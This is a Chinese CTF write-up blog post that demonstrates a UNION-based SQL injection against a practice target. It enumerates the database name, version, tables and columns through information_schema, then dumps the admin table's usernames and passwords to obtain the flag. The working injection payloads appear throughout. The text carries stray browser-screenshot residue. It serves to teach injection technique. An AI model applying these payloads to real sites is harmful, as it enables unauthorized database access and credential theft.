

猫舍writeup

原创

&Lj 于 2021-02-27 16:55:20 发布 112 收藏

文章标签: [mysql sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_55563900/article/details/114175786

版权

猫舍writeup

首页



第一步: 判断是否存在sql注入漏洞

构造语句 ?id=1 and 1=1

tp://59.63.200.79:8003/?id=1

杨子黄圣依重现董永七仙女

百度一下, cracer高级 Kali Linux CSDN - 专 2019最新 w CTF大本营 ROT5、ROT1

首页



页面返回正常

再次构造语句 ?id=1 and 1=2

<http://59.63.200.79:8003/?id=1%20and%201=2>

🔍 ⚡ ☆ ▾ | 🌐 尼日利亚300多名女学生遭绑架 🔍 | .

塔 🐾 百度一下, 📺 cracer高级 🇨🇳 Kali Linux 🇨🇳 CSDN - 专 📺 2019最新 w 📺 CTF大本营 📺 ROT5、ROT1 📺 Unicoc



返回页面不正常, 初步判断可能存在一个注入漏洞

第二步: 判断字数段

构造语句 ?id=1 and 1=1 order by 1



页面正常

构造 ?id=1 and 1=1 order by 2



页面还是正常

再次构造 ?id=1 and 1=1 order by 3



页面返回错误，判断字数为 2

第三步 判断回显点

构造语句 ?id=1 and 1=2 union select 1,2

59.63.200.79:8003/?id=1%20and%201=2%20union%20select%201,2

神医宇宙集体



页面出现2 说明2处使我们想要的内容

第四步:查询相关内容

构造语句 ?id=1 and 1=2 union select 1,database()


tp://59.63.200.79:8003/?id=1%20and%201=2%20union%20select%201,database()



查看当前数据库版本

构造语句 ?id=1 and 1=2 union select 1,version()

tp://59.63.200.79:8003/?id=1%20and%201=2%20union%20select%201,version()



?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1





查到用户admin 绝大多数情况下管理员的账号和密码都在admin里

查询字段名


构造

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1
```



构造

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1
```





构造

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1
```



查出 admin 表里 有 id username password 三个字段

查询字段内容

构造 ?id=1 and 1=2 union select 1,username from admin limit 0,1 回车



构造 ?id=1 and 1=2 union select 1,username from admin limit 1,1 回车



发现中文字 应该是不对的 说明还有另一个用户

构造 ?id=1 and 1=2 union select 1,password from admin limit 0,1



找到flag